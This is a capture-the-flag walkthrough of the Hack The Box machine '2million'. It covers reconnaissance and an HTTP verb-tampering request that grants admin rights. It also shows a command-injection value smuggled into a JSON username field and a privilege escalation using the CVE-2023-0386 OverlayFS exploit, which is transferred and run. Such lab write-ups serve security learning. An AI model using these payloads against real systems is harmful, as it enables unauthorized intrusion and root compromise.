Information Gathering


1) Found open ports

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ sudo nmap 10.10.11.221 -p22,80 -sV -sC -O
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 21:00 IST
Nmap scan report for 10.10.11.221
Host is up (0.41s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://2million.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 5.0 - 5.5 (94%), Linux 5.3 - 5.4 (94%), Linux 2.
6.32 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 - 5.4 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.28 seconds
```

2) Found the invite page




3) Found the js code


```
Accept-Ranges: bytes

eval(function(p,a,c,k,e,d){
  e=function(c){
    return c.toString(36)
  };
  if(!''.replace(/^/,String)){
    while(c--){
      d[c.toString(a)]=k[c]||c.toString(a)
    }
    k=[function(e){
      return d[e]
    }
    ];
    e=function(){
      return'\\w+'
    };
    c=1
  };
  while(c--){
    if(k[c]){
      p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])
    }
  }
  return p
}
(
'1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5
,b:\'/d/e/k/1/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}',24,24,
'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|erro
ta|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'),0,{
}
))
```

4) Ran the code





5) Found a flag



6) Decrypted it

7) Got invite code





8) Found list of apis

Pretty Raw Hex Render

```
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 800

{
  "v1":{
    "user":{
      "GET":{
        "\/api\/v1":"Route List",
        "\/api\/v1\/invite\/how\/to\/generate":"Instructions on invite code generation",
        "\/api\/v1\/invite\/generate":"Generate invite code",
        "\/api\/v1\/invite\/verify":"Verify invite code",
        "\/api\/v1\/user\/auth":"Check if user is authenticated",
        "\/api\/v1\/user\/vpn\/generate":"Generate a new VPN configuration",
        "\/api\/v1\/user\/vpn\/regenerate":"Regenerate VPN configuration",
        "\/api\/v1\/user\/vpn\/download":"Download OVPN file"
      },
      "POST":{
        "\/api\/v1\/user\/register":"Register a new user",
        "\/api\/v1\/user\/login":"Login with existing user"
      }
    },
    "admin":{
      "GET":{
        "\/api\/v1\/admin\/auth":"Check if user is admin"
      },
      "POST":{
        "\/api\/v1\/admin\/vpn\/generate":"Generate VPN for specific user"
      },
      "PUT":{
        "\/api\/v1\/admin\/settings\/update":"Update user settings"
      }
    }
  }
}
```

Vulnerability Assessment

1) HTTP verb tampering vulnerability

Request

Pretty Raw Hex

```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=4ho90spjdoffhlvht3cfvc8tm6
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 44

{
  "email":"test@test.com",
  "is_admin":1
}
```


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 02 Oct 2023 16:27:07 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 40

{
  "id":13,
  "username":"test",
  "is_admin":1
}
```

2) Possibility of command injection



Request

Pretty Raw Hex

```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=4ho90spjdoffhlvht3cfvc8tm6
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 25

{
  "username":"test"
}
```

3) Command injection works

Request


Pretty Raw Hex

```
1  POST /api/v1/admin/vpn/generate HTTP/1.1
2  Host: 2million.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://2million.htb/home/access
9  Cookie: PHPSESSID=4ho90spjdoffhlvht3cfvc8tm6
10 Upgrade-Insecure-Requests: 1
11 Content-Type: application/json
12 Content-Length: 33
13
14 {
15   "username":"test&&ping 10.10.16.9"
16 }
17
```


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ sudo tcpdump -i any icmp
[sudo] password for vigneswar:
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
22:04:37.148055 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 1, length 64
22:04:37.224321 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 1, length 64
22:04:38.312325 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 2, length 64
22:04:38.312524 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 2, length 64
22:04:39.186106 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 3, length 64
22:04:39.186151 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 3, length 64
22:04:40.504712 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 4, length 64
22:04:40.504730 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 4, length 64
22:04:41.153156 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 5, length 64
22:04:41.153173 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 5, length 64
22:04:42.434432 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 6, length 64
22:04:42.434450 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 6, length 64
22:04:43.157689 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 7, length 64
22:04:43.157709 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 7, length 64
22:04:44.167068 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 8, length 64
22:04:44.167130 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 8, length 64
22:04:45.306406 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 9, length 64
22:04:45.306429 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 9, length 64
22:04:46.161391 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 10, length 64
22:04:46.161417 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 10, length 64
22:04:47.261834 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 11, length 64
22:04:47.261863 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 11, length 64
22:04:48.506020 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 12, length 64
22:04:48.506047 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 12, length 64
22:04:49.166431 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 13, length 64
22:04:49.166453 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 13, length 64
22:04:50.286716 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 14, length 64
22:04:50.286753 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 14, length 64
22:04:51.172166 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 15, length 64
22:04:51.172193 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 15, length 64
22:04:52.170261 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 16, length 64
22:04:52.170286 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 16, length 64
22:04:53.306488 tun0  In  IP 2million.htb > 10.10.16.9: ICMP echo request, id 3, seq 17, length 64
22:04:53.306627 tun0  Out IP 10.10.16.9 > 2million.htb: ICMP echo reply, id 3, seq 17, length 64
```

Exploitation


1) Got the shell



2) Found passwords



3) got user flag



Privilege Escalation

1) found a mail

```
admin@2million:~$ cat /var/mail/admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs a
lready this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
admin@2million:~$
```

seems like os is vulnerable

```
admin@2million:~$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x
86_64 x86_64 GNU/Linux
admin@2million:~$
```

Check if your system is vulnerable

This vulnerability exclusively affects Linux-based systems. The easiest way to check whether your system is vulnerable is to see which version of the Linux kernel it uses by running the command `uname -r`.

A system is likely to be vulnerable if it has a kernel version lower than 6.2.

For more precise instructions on how to check if a system is vulnerable, you can refer to the advisory specific to your Linux distribution listed in the next section.

```
┌──(vigneswar㉿vigneswar)-[~/2mil]
└─$ zip -r exp.zip CVE-2023-0386
```

```
┌──(vigneswar㉿vigneswar)-[~/2mil]
└─$ scp exp.zip admin@2million.htb:/home/admin
The authenticity of host '2million.htb (10.10.11.221)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:68: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '2million.htb' (ED25519) to the list of known hosts.
admin@2million.htb's password:
Permission denied, please try again.
admin@2million.htb's password:
exp.zip                                       100%   41KB  35.8KB/s   00:01
```

2) Got root

```
admin@2million:~/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc &
[1] 16819
admin@2million:~/CVE-2023-0386$ [+] len of gc: 0x3ee0
mkdir: File exists

admin@2million:~/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
[+] readdir
[+] getattr_callback
/file
total 8
drwxrwxr-x 1 root   root     4096 Oct  2 17:14 .
drwxr-xr-x 6 root   root     4096 Oct  2 17:13 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
